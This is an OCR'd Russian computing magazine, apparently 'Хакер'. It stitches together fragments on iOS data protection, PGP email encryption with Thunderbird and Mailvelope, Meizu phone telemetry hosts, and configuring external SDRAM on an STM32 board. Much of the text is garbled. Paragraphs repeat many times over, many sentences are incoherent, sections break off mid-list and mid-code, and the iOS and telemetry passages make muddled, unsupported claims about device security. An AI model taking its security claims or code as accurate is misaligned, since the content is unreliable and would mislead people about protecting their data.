3. Многоуровневая шифрование данных, которое позволяет хранить данные в зашифрованном виде. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
4. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
5. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
6. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).

ОБЕЛЯЕМ ВЕЗДЕЖНОЙ ЗЕЛЕНЬЮ

Вы, конечно, можете сказать, что iOS — не Android, и в ней есть ограничения, а как обстоит дела со стороной злоумышленников и уязвимости данных?

1. Apple Pay — сервис, который позволяет совершать покупки с устройства iPhone и iPad. Платежные данные шифруются и сохраняются в специальном аппаратном микросхеме внутренних памяти (аналогом обычных сим) для дополнительной защиты. Для доступа к данным требуется ввод пароля.
2. Уязвимости, которые не может изменить с выходом iOS 13, а новое аппаратное обеспечение (11-е поколение iPhone) наверняка сделает невозможным использование уязвимостей. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
3. Сенсационные данные (с фотографиями и дополнительными данными для получения доступа к ним) получили от Apple. Ее, на второй фотографии, не требуется — «отравляет» — код безопасности устройства. Сюда попадают данные из «Облачной связи» (iCloud Keychain, данные Safari, данные «Здоровье» и данные iOS SDK, Messages). Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.
4. Спорные вопросы (без ограничения по времени), пока в ОС 13 появится данные, ограничивающие время, когда сторонние виджеты и вторая последняя версия в Apple Safari за последние 30 дней.
5. Данные «Облачной связи» (iCloud Keychain, данные Safari, данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages).

Все виды обычной сенсационные пользователям iOS может отключить, выбрав «Сброс» в разделе «Сброс» (Settings > General > Reset). Но есть и «вторая последняя» по сервису Apple. Несмотря на то что некоторые мнения(мои) «Облачная связь» отключена по умолчанию — данные из «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages) Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.


6. Спорные вопросы (без ограничения по времени), пока в ОС 13 появится данные, ограничивающие время, когда сторонние виджеты и вторая последняя версия в Apple Safari за последние 30 дней.
7. Данные «Облачной связи» (iCloud Keychain, данные Safari, данные iOS Photos, 8. Данные «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages).

Все виды обычной сенсационные пользователям iOS может отключить, выбрав «Сброс» в разделе «Сброс» (Settings > General > Reset). Но есть и «вторая последняя» по сервису Apple. Несмотря на то что некоторые мнения(мои) «Облачная связь» отключена по умолчанию — данные из «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages) Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.

ЗАЩИТА ОТ ВНЕШНИХ ВОЗДЕЙСТВИЙ

1. Данные из «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages) Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.
2. Данные из «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages) Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.
3. Данные из «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages) Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.
4. Данные из «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages) Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.
5. Данные из «Облачной связи» (данные iOS Photos, Данные «Здоровье» и данные iOS SDK, Messages) Образ аналогичен, данные из «Облачной связи» Apple получили Apple по запросу правительства.
6.

СПРАВОЧНИК АНОНИМА



ТЕОРИЯ И ПРАКТИКА ШИФРОВАНИЯ ПОЧТЫ

Ив Дагат
dagatsoft@gmail.com

Справочник анонима в стиле шпаргалок бесплатно и доступно всем. Мы обсуждаем, как обмениваться данными в сети так, чтобы никто не прочитал своё дневное. Другие статьи цикла

- «Обход цензуры: сервер в гостях, выбор сайта»
- «Частная университетская сеть с защищенной операционной Tails»
- «Как сделать свой сервер для обмена сообщениями и файлами»

Если для тебя эти материалы бумажные — отлично! Но ты сделалась добрее дела, отправив ссылку на них своим друзьям, знакомым и родственникам, менее продвинутым в технических вопросах.

ЗАЩИТА ЭЛЕКТРОННОЙ ПОЧТЫ

Существует три способа, позволяющих клиентам обращающиеся сервером: вытянуть свои пользовательские от любых поглядываний. Правда, заслуживающие внимания только два. Первый способ, заключающийся в использовании уже нашего сервера, обеспечивает в том, что он помогает сохранить в спокойствие информацию в почтовом ящике. Второй способ (см. в статье «Обход цензуры: сервер в гостях») — совсем надежно. Рассказать по поводу всякой раз находило себе отправление, но даже без сна, как говорится, не бывает. Значит, о приемлемости и возможности использования собственного, не полагаясь на чьи-нибудь решения в почтовых. Что для этого нужно? А вот прямо сейчас и разберемся.

Как всегда, в этой заметке будет необходимо немного теории, а после я расскажу о настройке программы и обмене, для чего они нужны и как они необходимы. Если, конечно, ты не говорила, от того, случая первых часть опуса. Поехали?

ЛЕКСУЧАЯ ТЕОРИЯ

Дома заменяет дубчик, только вывод из телеме, уже прекрасно осведомлен о том, что вновь с тоже зрения надоелом кражами персональных данных — ворованных, ворованных, ворованных. Ну, ладно, ладно, не сердись, ведь отдавиться от этого поднятие программистов из Редмонда (начала не мы чем будем запускать любимые игрушки?), систему нужно правильно настроить, навсегда отвя-ей сеть перевязать, что попало куда не надо.ترمنامه-ка: «Microsoft Windows» — это не операционная система, и не мой вид. Когда-нибудь обязательно вернемся, а сейчас речь о другом.

После того как мы установили безопасность ОС, которая не раскошелит свою создателям с каждым нашим шагом, нужно задуматься о связи с внешним миром. Самый дешевый и распространенный способ такой связи после глобальной почты — почта электронная. Обитель без нее непросто: было бы конечно, неплохо, если бы всем необходимым особы отсылали нам почтовые, но с регистрацией куда-нибудь, в запрещенный телеграмм, но они ведь не спросят, согласны ли мы, что можно, а что нельзя.

Нужно понимать, что если сервер электронной почты не принадлежит тебе лично, не сервер, а, скажем, в аренде, арендуешь, то ты становишься одним из кусочков дедушкиных таблеток от нетерпения и на нем ко всему прочему не кончится. Ты становишься кусочком, и на нем всё начнет сгорать, что тебе перепечку не читает товарищ, мойор или не фальшуют по кнонечным словам спецслужбы обычные люди. Так как что заявляется компания — владелица сервера с ее частностью, бельем и пушистостью по ним всем желаем ниже на силовых проверку.

Даже если почтовый сервис шифрует твои данные на лету прямо в браузере, алгоритм шифрования всех равно загружается с сервера. Как то проверить, шифрует ли сервер данные всякий раз, когда отправляешь сообщение? Никак, кому бы почтовый сервис не принадлежал, безусловно дверять ему свои тайны на нем не можем. Из этого следует, что обязательно шифровать письма лежит на нас самих.

> **INFO**
> Требование к любому приложению, которое сверяет твоим данным или отвечает за их защиту, всегда одно: исходный код этого приложения должен быть открыт. Это тот необходимый минимум, который может обеспечить защиту от закладок и недокументированных возможностей. Все приложения и платины, предназначенные для клиента, обходят открытые исходным кодом.

Можно отправлять почту через веб-интерфейс, но в этом случае ты лишаешься удовольствия использовать привычные сторонние платины с открытым исходным кодом, предназначенные для обеспечения приватности. Поэтому наш выбор — почтовый клиент.


Я рекомендую использовать Thunderbird. Во-первых, это наиболее на одно товарищ, мойор не вмешается без ошибок с первого раза, а во-вторых, сообщение шифруется сообщение и отсылается, когда отправляешь. Если, конечно, ты не почтовый сервер, не принадлежит, безусловно дверять ему свои тайны на нем не можем. Из этого следует, что обязательно шифровать письма лежит на нас самих.

> **INFO**
> Даже с учетом шифрования почтовый сервер все равно будет знать, откуда ты с кем пишешься, сможет определить время подключения, действия с письмами (удалены, созданы, прочитаны и адрес, на который были отправлены письма. Но прочитать информацию из писем может только получатель. И не забывай: загловок с темой письма не шифруется и шифровке, так что выбирай тему осмотрительно, чтобы никаком не спалиться.

УСТАНОВКА И НАСТРОЙКА НЕОБХОДИМОГО ИНСТРУМЕНТАРИЯ


Я установил клиент Thunderbird в первую очередь потому, что мне всегда нужно проверить по спрам, однажды с этой эрисиклоной заверой спрам-ящика даже мне приходится заходить. Далее поставим PGP4Win — плагин для шифрования, а также «Компоненты установщика программ» — есть все компоненты сразу.

Следуй установщику PGp4Win



Не забудь выбрать все компоненты во время установки


После этого запускаем Thunderbird и настраиваем в клиенте доступ к своему почтовому ящику (документация по настройке Thunderbird в интернете нашлась). Следующая статья посвящена установкам плагина Enigmail.


Что нового дополнений?
Enigmail
Enigmail - Криптографическая поддержка
Версия: 1.0.1
Автор: Ramalingam Saravanan, Patrick Brunschwig, Jens Kupferschmidt
Enigmail - Криптографическая поддержка
Enigmail - Криптографическая поддержка
Enigmail - Криптографическая поддержка

СПРАВОЧНИК АНОНИМА


ТЕОРИЯ И ПРАКТИКА ШИФРОВАНИЯ ПОЧТЫ

После этого ключ автоматически загрузится на сервер.




Загрузка ключа на сервер

Теперь давай посмотрим на практику, что представляет собой шифрование почты асимметричной криптографией. Мы создадим и отправим себе зашифрованное сообщение и посмотрим, как оно выглядит с плагином Enigmail и без него — как если бы мы перехватили чьё-то сообщение. У нас уже всё настроено, нам просто нужно послать себе сообщение обычным способом, не забыв нажать на кнопки «Зашифровать» и «Подписать».



Создаём первое зашифрованное письмо


Полученное сообщение будет выглядеть как на картинке ниже.



Получили письмо!

Здесь видно, что сообщение расшифровано и его подпись проверена, о чем нам и сообщает Enigmail.

А что, если вы не знаете секретного ключа и просто перехватили это сообщение, напрямую на почтовом сервере? Как же будет выглядеть в этом случае, ты можешь посмотреть на следующий картинке.




Так выглядит шифротекст нашего письма

ПЛАГИН MAILVELOPE


Что, если по каждому письму тебе нужно ещё и не захочешь ставить почтовый клиент, но все же продолжать защитить свою переписку? Для этого есть расширение для браузера под названием Mailvelope. Оно имеет открытый исходный код, поддерживается всеми современными браузерами и не требует для работы никаких сторонних приложений. Если ты не устанавливаешь на компьютер Pgp4Win, то у тебя появится возможность выбора, какой движок использовать — GnuPG или OpenPGP.js. В последнем реализовано шифрование PGP на языке JavaScript.

Чтобы начать пользоваться шифрованием почты при помощи Mailvelope, нужно будет ещё сгенерировать ключевую пару и отправить открытый ключ на сервер ключей — в настройках Mailvelope это можно сделать установкой нужной галочки.




Управление ключами в Mailvelope

Сгенерированная ключевая пара появится во вкладке «Управление ключами».




Создаём ключевая пара

Кроме того, есть возможность импорта и экспорта готовых ключевых пар. Ещё расширение умеет шифровать передаваемые вложения и отдельные файлы, в нем есть возможность добавлять электронную подпись. Теперь, если ты зайдешь в свой почтовый ящик через веб-интерфейс и попытаешься написать кому-то письмо, в форме вида письма появится новая кнопка, запускающая Mailvelope.



Создаём сообщение через веб-интерфейс

Если ключ по-то этой кнопке, откроется окно вида сообщения. Когда письмо будет написано, необходимо нажать на кнопку «Зашифровать».




Интерфейс Mailvelope

Зашифрованное сообщение будет автоматически скопировано в веб-интерфейс почтового сервера.

Вставляем шифротекст в почтовый сервер

Если расширение активно, сообщение дешифруется и электронная подпись проверяется автоматически, нужно будет только ввести свой пароль.



Принятие зашифрованное сообщение

Шифрование почты на Android

Если у тебя смартфон с Android, обрати внимание на приложение OpenKeychain, которое поможет в шифровании сообщений в твоем телефоне. В качестве почтового клиента для Android можно использовать K-9 Mail — это известный почтовый клиент с открытым исходным кодом, в принципе генерации ключевых пар там точно такой же, как и на десктопе.

ЗАКЛЮЧЕНИЕ

Теперь ты знаешь, как обеспечить передачу конфиденциальной информации через недоверенную сеть — интернет, где каждый, начиная провайдером и заканчивая администратором почтового сервера, может перехватить и прочитать твои электронные сообщения и внедрить все тайны.

При помощи асимметричной криптографии можно безопасно передавать, например, ключи для расшифровки шифротекстов/файлов, которые ты отправишь на какой-нибудь файлообменник, да и любые другие непубличные данные.

ТИШЕ ВОДЫ, НИЖЕ ТРАВЫ

ЧТО И КАК СЛИВАЮТ ГУГЛОВОМЫ

Кирилл Самарин
Редактор «ХАКЕР»

На день кота на сервере, что наш кошак с собой телефонит, знает о нас слишком много. Даже больше, чем мы сами. И чтобы кот нас сдал, такой гадает с тобой, трудно найти кота. Но если вы не хотите, чтобы ваше кошачье счастье стало в кусты, Дорогуша, мы установим настоящего пришельца и не хуйню Шарикова. Давайте, Чувак, дадим ему безопасность! Сегодня проверяем

Сегодняшняя новорусская хитрая сделка, свои карманы проверяем. Сами достанем звонк за свои бесплатные информацией. Пример: Сегодня в Гугле, Яндексе, Мейлруне, Фейсбуке, Твиттере, Инстаграме, Вконтакте, Одноклассниках, Мамбе, Фотосетях, Видеосетях, Мусорных сервисах, Фотосетях, Видеосетях, Мусорных сервисах, Фотосетях, Видеосетях, Мусорных сервисах

← НАЧАЛО СТАТЬИ

ТИШЕ ВОДЫ, НИЖЕ ТРАВЫ

ИЛИ КАК СЛИВАЮТ ТУР ПОРНОВЫ

Проблема существует ПОКА сервисы и спецслужбы хотят:

- connect non-mtls.com/*
- m.qiangyou.com/*
- api-base.flyme.cn/*
- uxip.ntu.meizu.com/*
- umap.meizu.com/*
- ota.meizu.com/*
- servicecall.meizu.com/*
- ad.ntu.meizu.com/*
- ad.ntu.flyme.cn/*
- api-push.meizu.com/*
- firebaseio.meizu.com/*
- upush.meizu.com/*
- safe.ntu.meizu.com/*
- tafe.meizu.com/*
- apiscale.amap.com/*
- ucp-config.meizu.com/*
- ucp.meizu.com/*
- ucpsdk.meizu.com/*
- www.baidu.com/*
- uxinf.meizu.com/*
- p.meizu.com/*
- gsmtest.meizu.com/*
- scan.call.360.cn/*
- uxip.meizu.com/*
- mtas.3g.qq.com/*
- mtas.sec.mole.qq.com/*
- p.ntu.meizu.com/*
- map-api-cn.hangzhou.cos-pub.aliyun-inc.com/*
- hades.meizu.com/*
- stats.lineageos.org/*
- adser.meizu.com/*
- rsam.meizu.com/*
- adser-ntu.meizu.com/*
- p.meizu.com/*

Если спросю на чатике адресов Google, таким как адрес NTP сервера — **connectivitycheck.gstatic.com** но это не имеет значения с данной целью! Сервер остаивается одним на всем мире — **time.android.com**, но если сервер очень очень очень, отвечает за службу поиска телефона. И никого не волнует, что она не включена на телефоне — **time.meizu.com** — **time.flyme.cn**

— **apiscale.amap.com**, который, как почему-то, отвечает за геолокацию. Но, который, как почему-то, отвечает за геолокацию, хотя сервер, местоположение. И самый же вы не будете делать предварительные выводы, а отправлю, что в случае ПОКА

NTP

Первый же НТП-запрос уходит на **u.meizu.com** и отправляет POST'ом следующую информацию:

- device(для какого устройства. У меня — «Redmi Note4»),
- версия Android,
- версия прошивки,
- IMEI устройства (!),
- И серийный номер устройства,
- имя сервера, отправляющего информацию (в этом случае — **com.meizu.ketai**) и версия сервера.

Обращаю твое внимание, что данные передаются, а это значит, что ты не спишь — кроме того, что передается IMEI, еще и версия прошивки. Данные запоминаются позволяют производителю определить, использины ли он смартфон Meizu или отличается прошивка на сторонний девайс.

Следующим пакетом на тот же адрес **u.meizu.com** уходит точно такой же запрос, но результат сервера уже включает поля **com.meizu.flyme.launcher**. Показывает, что эти данные отправляются будто бы в службу обновления лончера. Но, если ты не пользуешься лончером, то отправляется данные IMEI. И в ответном запросе сервер NTP бросает пакеты на SSL/TLS, что сервер гарантирует условия для подмены твоего трафика. И если честно, то мы, а точнее ребята, которые занимаются обнаружением уязвимостей, нашли уязвимость при отправке нашего с тобой в среде сети.

Далее согласно технической спеке включается прошивка, которая по умолчанию не хочет отправлять предустановленные на системные пакеты время. Но, если ты не отключил в настройках, то отправляется запрос на **ucpsdk.meizu.com**, **ucp.meizu.com**, **ucp-config.meizu.com**, **ucp.meizu.com**, **ucp.meizu.com**, **ucp

МЕЙКЕРСКИЕ НА МАКСИМАЛКАХ

Сергей Шустов
Профессор дикого мастера

ЗАВОДИМ И РАЗГОНЯЕМ ОПЕРАТИВНУЮ ПАМЯТЬ НА STM32 И ARDUINO

Ты помнишь светодиодном, собрал метеостанцию и робота на радиоуправлении, а потом успел разочароваться в этих маленьких ограничениях, что дарятся микроконтроллерами? Напрасно! Сегодня я покажу, как научить Arduino работать с внешней памятью и выжать из нее максимум для твоих проектов.

Сердцем мира Arduino всегда был и остается крохотный микроконтроллер ATmega328P. Однако сегодня его скромные характеристики (16 МГц, 2 Кбайт ОЗУ и 32Х 32 Кбайт) теоретически позволяют всем арсенал AVR, что стоит новаторов приспособить при работе с аудио, графикой и сетью. К сожалению, эта гора мощности упирается в ограничения, которые ограничивают любителей и разработчиков. Обычным усилиям в проект была добавлена поддержка самых разных микроконтроллеров, в том числе очень популярное семейство STM32.

Их основой служит 32-разрядное процессорное ядро компании ARM. Параметры конкретной модели зависят от модификации ядра (Value Line, Mainstream, Performance), но даже самые слабые модели уверенно опережают Atmega AVR, которые использовались в прошлогоднем. Если добавить сюда богатую периферию, многочисленные интерфейсы для связи с внешним миром и гибкую систему, то, по сложности неудивительно, что эти микроконтроллеры полюбились сообществу и получили широкое распространение.

INFO

В компании ARM инженеры не лишили чувства юмора. Сотрудники разработали семейство процессорных ядер для встраиваемых систем — Cortex-A (application), Cortex-R (real-time) и Cortex-M (microcontroller). Индексы в названиях обозначают уровень архитектуры — ARM. Знакомые буквы можно найти и в следующем названии основного справочного документа — ARM Architecture Reference Manual (ARM). Такие вот шутники для тех, кто в теме.

В предыдущих статьях («Как реализовать шифрование для самодельного гаджета», «Пишем интерфейс на микроскопе», «Чтобы пользовательский интерфейс не подвел») я рассказывал, как использовать микроконтроллеры с ARM. Это очень мощное решение на основе Cortex-M7, с частотой в 216 МГц, 320 Кбайт оперативной памяти и встроенным флешем. Но что делать, если вдруг и этого мало? К примеру, если пользователь работает с размерами на этой же плате дисплеем с разрешением 480 на 272 пикселя, то при глубине цвета в 32 бита нам потребуется как минимум 5 10 Кбайт. Для этого нужен отдельный буфер кадра.

Если при проекции дополнительно использовать буферизацию в рисовании, то объем кадра, пока прерывающий отображается на дисплее, то это значение нужно удвоить. Получившийся метабайт, нужный для одной только графики, в оперативную память нашего микроконтроллера решительно не влезет.

К счастью, у F746NG есть периферийный блок FMC (Flexible Memory Control) для работы с интерфейсами внешней памяти. А на самой плате уже распаяна микросхема SDRAM на 128 Мбит (не байт). Но почему-то при попытаясь в Arduino IDE использовать STM32duino не заметно добавлять не поддержку в файлах для платы Discovery. Если сделать все правильно и аккуратно, то, если мы инициализируем внешнюю память для нашей программы не будет никакой разницы, работать ли с внутренней памятью или с внешней. Я сначала, надо попробовать!

INFO

Сейчас горят кажется, что в эпоху AVR микроконтроллеры обходили только стандартные наборы периферии и ничего сложного подшить к ним было нельзя. Однако это не так — и некоторые из них тоже можно было подключить внешними чипами через интерфейс SMBUS и отобразить в адресное пространство ОЗУ. Например, на MK Atmega8515 можно было увеличить ОЗУ со скромных 512 байт до внушительных 64 Кбайт! Тогда это, конечно, порадовало воображение.

ПОДГОТОВКА

Итак, нашей главной целью будет размещение 8 Мбайт оперативной памяти в адресном пространстве процессора Cortex-M7. Да, я не ошибся — хоть у нас и 128 Мбит (16 Мбайт) во внешней микросхеме, но из-за того, что на плате распаяна 16-битная шина для данных (вместо максимально возможных 32 бит), нам по факту доступна только половина этого объема. Это, конечно, несколько не для нормальной оперативки.

Начнем следует с поиска документации и знакомства с ней. Для отбора я уже собрал все необходимое в своем ноже. На первой взгляд, там в руководстве стоит страница с ответом и на все вопросы, но на практике это вовсе и не требуется. Проверить адрес и описание регистров в одном месте, подсмотреть значения в другом, прочитать пару абзацев в третьем — вот, собственно, и все.

WWW

- Документация на микроконтроллер DS10916
- Документация на микросхему памяти SDRAM
- Документация на плату DB1200
- Референс на микроконтроллер RM0385

Посмотрим, как выглядит адресное пространство на нашем микроконтроллере. Оно разделено по 512 Мбайт (блоки в 4 Гбайт — максимум для 32-разрядного процессора). Системный ОЗУ расположился в первом блоке и занимает адрес с **0x20000000** по **0x200AFFFF**, предоставляя в наше распоряжение 320 Кбайт статической памяти. Больше можем получить только с помощью FMC. Внешней памятью в нашем случае отведено второй блок с третьего по шестой, но подключить SDRAM можно только в два последних.

Я предугадал ваше возражение: зачем тогда нужна плата? Так мы получили дополнительные 8 Мбайт по адресам с **0xC0000000** по **0xC07FFFFF**. Периферийный блок FMC будет обрабатывать все запросы к данным с памятью в этой области и по параллельной шине перегружать в микросхему SDRAM. В целом такое взаимодействие между ЦПУ и внешним ОЗУ мало чем отличается от работы с памятью на любом компьютере, смартфоне или ноутбуке. Да, там все это гораздо быстрее и обычны существенно больше, но принципиальных отличий нет.

По существу, от нас требуется включить фирмвэр BIOS по инициализации оперативной памяти и задать параметры. Во-первых, сконфигурировать выводы микроконтроллера для работы с параллельным интерфейсом. Во-вторых, настроить в FMC под нашу микросхему память. Где берется полученьа с тайминами. В-третьих, загрузить регистр с параметрами работы в саму микросхему. В итоге наша основная функция будет выглядеть как-то так:

```
void mem_init() {
  pin_init();
  fmc_init();
  sdram_init();
}
```

Осталось только последовательно написать реализацию для каждого этапа и сгранично встать это куда-нибудь в код сектора.

ИНТЕРФЕЙС ПАМЯТИ

Прежде всего нужно определиться с физическим представлением нашего интерфейса. Нужно: 14 шин адреса, 16 шин данных, шина для адресов (A[25:0]), данных (D[31 0]), команд (CAS, RAS, WE, CS) и тактирования (CLK, CKE). Для каждого порта нужно задать свой режим. Для тактирования полный набор (при умножении шины данных у нас уникальный), но в всего этого немало.

Самая проблема SDRAM с микросхемой памяти можно найти в документации на плату. Там же можно узнать, что для адресации используются 12 бит и еще два дополнительных бита указывают на один из четырех внутренних банков памяти в микросхеме. Для наглядности я свел все данные в небольшую таблицу.

*			
*	SDCLK => PC8	SDCAS => PG15	D8 => PD14
*	SDCKE => PB5	SDNRAS => PF11	D9 => PD15
*		SDNWE => PH5	D10 => PD0
*			D11 => PD1
*	Address & Banks:		D12 => PD8
*			D13 => PD9
*	A0 => PF0	A7 => PF13	D14 => PD10
*	A1 => PF1	A8 => PF14	D15 => PD11
*	A2 => PF2	A9 => PF15	D0 => PD14
*	A3 => PF3	A10 => PG0	D1 => PD15
*	A4 => PF4	A11 => PG1	D2 => PD0
*	A5 => PF5	BA0 => PG4	D3 => PD1
*	A6 => PF12	BA1 => PG5	D4 => PE7
*			D5 => PE8
*			D6 => PE9
*			D7 => PE10
*			D8 => PE11
*			D9 => PE12
*			D10 => PE13
*			D11 => PE14
*			D12 => PE15
*			D13 => PD8
*			D14 => PD9
*			D15 => PD10

Теперь остается только последовательно вызвать BIOS для работы с альтернативными портами с FMC.

```
#include "stm32f746xx.h" /* for CMSIS defines */

static inline void pin_init() {
  /* Enable clock for GPIO ports */
  RCC -> AHB1ENR |= RCC_AHB1ENR_GPIOCEN | RCC_AHB1ENR_GPIODEN |
                    RCC_AHB1ENR_GPIOEEN | RCC_AHB1ENR_GPIOFEN |
                    RCC_AHB1ENR_GPIOGEN | RCC_AHB1ENR_GPIOHEN;

  /* Configure GPIO ports */
  /* PC5: AF DP + VO + AF12 */
  GPIOC -> MODER |= GPIO_MODER_MODER5_1;
  GPIOC -> OSPEEDR |= GPIO_OSPEEDER_OSPEEDR3_1 | GPIO_OSPEEDER_O
  SPEEDR3;
  GPIOC -> AFR[0] |= GPIO_AFR0_AFRL3_3 | GPIO_AFR0_AFRL3_2;
}
```

Здесь мы последовательно подаем тактирование на порты GPIO (без этого никак), затем для **PC3** задаем режим работы, устанавливаем максимальную скорость и выбираем в качестве выводов FMC. Остается только повторить операции выше для всех остальных сигналов.

Это большая и громоздкая часть всего процесса. Хуже того, ошибаться тут можно легко, поскольку заметить очевидку потом будет очень сложно. Так что я выделил код для всех оставшихся выводов в отдельным листинге.

НАСТРОЙКА FMC

Следующая задача нужно сконфигурировать блок FMC для нашей микросхемы памяти. Часть нужных параметров можно задать сразу, остальные для задержек, то самое главное решение предстоит принимать самостоятельно. Конечно же, и порядок чтения и записи в оперативной памяти. Именно оно будет определять все остальные тайминги, и именно от нее будет зависеть отговор производительность нашей системы.

По умолчанию FMC тактируется от частоты процессора — HCLK. Для F746NG максимальное значение составляет 216 МГц, и базовая настройка в сетке Arduino для выхода фирмвэй **setup** и **loop** выставляет именно его. Конечно же, выбрать такую частоту для микросхемы памяти было бы слишком, ведь по документации она работает только вплоть до 167 МГц.

Поэтому блок FMC позволяет использовать предделитель для частоты SDRAM. Мы выбрал делитель только два значение: **2** и **3**. Это крайне неприятно, так как у нас есть дополнительные ограничения на максимальную частоту самого FMC и больше 100 МГц на нем выставить вроде как нельзя. Но очень хочется!

SDRAM waveforms and timings

- CL = 30 pF on data and address lines. CL = 10 pF on FMC_SDCLK unless otherwise specified.

In all timing tables, the T_{HCLK} is the HCLK clock period:

- For 3.0 V≤V_{DD}≤3.6 V, maximum FMC_SDCLK= 100 MHz at CL=20 pF (on FMC_SDCLK)
- For 2.7 V≤V_{DD}≤3.6 V, maximum FMC_SDCLK= 90 MHz at CL=30 pF (on FMC_SDCLK)
- For 1.71 V≤V_{DD}≤1.9 V, maximum FMC_SDCLK= 70 MHz at CL=10 pF (on FMC_SDCLK)

Что же делать — снижать частоту ядра до 200 МГц или выбирать делитель **3** и довольствоваться скромными 72 МГц на оперативной памяти? Конечно же, это все непрактичные варианты. Надо разгонять, а разгонять по максимуму! Увы, значит несколько самоуверенно, но на самом деле у нас очень хорошие шансы на успех, и я постараюсь объяснить почему.

Работа любой микросхемы гарантируется не производителем только в определенном диапазоне температур и напряжения питания (такую информацию всегда можно найти в даташите). Конечно слова здесь «гарантируется». Или цифры — но условия писавшим и маркетологов и эффекторы — «200% надежности» и скорости, которые заявляются в идеальных условиях, а по факту в реальной жизни ниже не видит.

Нет, тут все сложнее. Перед тем как запустить микросхему в продажу, производитель проводит все необходимые тесты у себя в лаборатории, а главный инженер подписывает протокол результатами кровью. Парадокс, про кровь в пошутил, но идею ты наверняка понял.

У нас же почти «теплично» условия использования для микросхемы — постоянные температура и напряжение питания. Но в примере 3.0 В. Как раз возможно последние рекомендуемого диапазона 3.0–3.6 В. Так что все будет уверенно работать и на 108 МГц, еще и тайминги можно будет занижить.

Кстати, о тайминге. Теперь, когда известна тактовая частота, можно подсчитать длительность периода. Это примерно 9 нс, большая точность нам не требуется (некоторые на то что в реальных это цифра крохотная и в ней прячут кучи задержек). И да, обратим внимание, что у нас SDR (Single Data Rate) память, а не более привычная по мир персональных компьютеров DDR (Double Data Rate). Это значит, что синхронизация происходит только по одному фронту тактового сигнала вверх. Грубо говоря, в два раза медленнее при той же частоте.

Зная скорость процессора, теперь легко вычислить величину всех нужных тайминге (для этого посмотри таблицы 12 и 13 в даташите на микросхему памяти). Так, где нам необходимо выставлять в наносекундах, нужно подобрать такое количество тактов, чтобы на суммарная длительность была бы больше. Как пример — значение **TSR** в таблице составляет 70 нс, а значит, надо выставить для него задержку в восемь тактов (**8 x 9 = 72 > 70**).

В общем, это не самая простая часть всей настройки, но в еще все выглядит вполне комфортно (всего три записи в регистры).

```
static inline void fmc_init() {
  /* Enable clock for FMC */
  RCC -> AHB3ENR |= RCC_AHB3ENR_FMCEN;

  /* Configure Control Register:
  1. Use FIFO for Burst reads
